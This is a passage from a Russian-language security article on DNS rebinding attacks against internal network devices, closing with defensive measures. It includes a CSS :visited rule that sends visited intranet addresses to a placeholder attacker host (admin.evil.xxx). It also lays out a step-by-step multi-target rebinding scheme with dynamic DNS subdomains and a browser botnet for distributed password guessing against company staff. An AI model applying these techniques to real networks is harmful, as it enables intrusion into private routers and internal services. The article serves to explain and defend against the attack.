    'http://192.168.1.1',  
    'http://10.1.1.1'  
];
```

и для каждой ссылки в динамически создаваемый тег STYLE добавим CSS правило вида:

```
A#id:visited  
{ background:url('http://admin.evil.xxx:8080/backconnect.php?url=http://192.168.0.1');  
}
```

В итоге, при создании ссылки, которая была посещена, браузер попытается загрузить URL указанный в адресе, а для не посещенной ссылки URL загружаться не будет. Таким образом, на сервер можно передать информацию о посещенных ссылках. Этому виду атаки подвержены все актуальные на сегодня версии браузеров, в том числе и самые новые.

11 Атака на несколько целей

Для проведения атаки типа DNS rebinding требуется производить блокировку соединений со стороны пользователя. Учитывая реакцию современных браузеров, эту блокировку следует производить еще во время TCP handshake.

Если эту блокировку проводить после установления соединения путем блокировки HTTP-пакетов, содержащих определенное имя домена, браузер не будет использовать альтернативный адрес. В частности, браузеры IE и Firefox возвращают ответ 200 OK с пустым телом ответа, а браузер Opera возвращает код ошибки 404 и не пытается соединиться с другим IP-адресом. Таким образом, параллельная атака нескольких ресурсов одновременно с использованием стандартного подхода невозможна.

Для проведения атаки на несколько целей можно выделить в отдельную HTML-страницу функции определения целей и выбора текущей цели. При обнаружении цели, ее IP-адрес будет передаваться на сервер. Серверный скрипт должен создать для атаки соответствующий субдомен в таблице DNS. Например, для IP-адреса 192.168.0.1 можно создать субдомен 192.168.0.1.dns.evil.xxx. После этого управляющая страница по адресу <http://dns.evil.xxx/control.html> должна создать Iframe, в который будет загружен документ с клиентским скриптом проведения атаки DNS Rebinding. Адресом клиентского скрипта может быть, например, <http://192.168.0.1.dns.evil.xxx/rebinding.html>.

Чтобы избежать необходимости добавлять виртуальные сайты в ходе атаки, нужно настроить виртуальный узел веб-сервера таким образом, чтобы для всех поддоменов отдавались одни и те же файлы, что приведет к парадоксу: сервер, осуществляющий атаку, будет сам уязвим для нее.

Полученная страница замыкает сервер на обработку только ее запросов, запрашивает блокировку IP-адреса атакуемого, выполняет работу и отпускает блокировку. Вместе с этим сервер вновь разрешает запросы от жертвы.


Полный алгоритм выглядит следующим образом:

1. Система определения целей передает IP-адреса целей на сервер атакующего (допустим, 97.246.251.93).
2. Управляющий скрипт на клиенте запрашивает доменное имя цели у сервера.
3. Сервер создает DNS-запись для субдомена, который будет использоваться для атаки на конкретный IP-адрес.

Пример:

```
97.246.251.93.dns.evil.xxx      A      97.246.251.93
                                A      192.168.0.1
```

4. Управляющий скрипт указывает полученное имя домена в качестве параметра SCR тега IFRAME.
5. Документ, полученный с домена 192.168.0.1.evil.xxx, запрашивает у сервера блокировку.
6. Сервер перестает реагировать на запросы о получении адреса целей и блокирует обращения с браузера жертвы на 80 порт.
7. Клиентский скрипт выполняет работу по получению нужных данных/управлению оборудованием.
8. После окончания работы, клиентский скрипт сообщает серверу, что блокировку можно освободить.
9. Сервер освобождает блокировку, и снова разрешает доступ с адреса атакующего на 80 порт.
10. При необходимости управляющий скрипт запрашивает адрес следующей цели, и процесс повторяется..



Описание: динамическое создание поддоменов

Для динамического создания DNS записей, можно использовать механизм автоматического обновления DNS, например утилиту nsupdate. При ее использовании, перезагрузка DNS сервера не потребуется.



12 Распределенные атаки

В том случае, когда при атаке на какой-либо IP адрес пароль не удается подобрать за приемлемое время или одновременно атакуется множество целей, можно провести распределенную атаку, сформировав бот-сеть из браузеров пользователей. В этом случае ссылка на атакующий сервер рассылается по большому количеству электронных адресов сотрудников компании, и при каждом последующем запросе к управляющему серверу передается следующая серия вероятных паролей до тех пор, пока пароль не будет найден.

13 Защита от атаки типа DNS Rebinding

В принципе, есть несколько способов защититься от данного вида атак, например:

1. Правильная настройка ПО сервера: Удалить на веб-серверах параметр VirtualHost со значением `_default_`, или `*:80`, и явно прописать имена узлов .
2. Защита со стороны разработчика веб приложения: При установке приложения предлагать пользователю ввести доменное имя сервера, на котором будет располагаться приложение, и обрабатывать запросы от клиента, только в том случае, если параметр Host запроса HTTP соответствует имени домена указанного при установке.
3. В браузерах использовать плагин NOSCRIPT или аналоги, и запретить выполнение скриптов JavaScript, Java апплетов или Flash приложений.
4. Использовать разделение зон, при котором скрипту, полученному из внешней сети Интернет, будет однозначно запрещено обращаться к ресурсам расположенным в локальной сети пользователя.

При таком подходе однозначно уязвимыми остаются только удаленные сервисы, предоставляющие API, для которых имя узла не предусмотрено в принципе, например, API, предоставляемые для работы с облаками на базе Amazon EC2, или система виртуализации VMware ESX.

Информация представлена исключительно с целью ознакомления!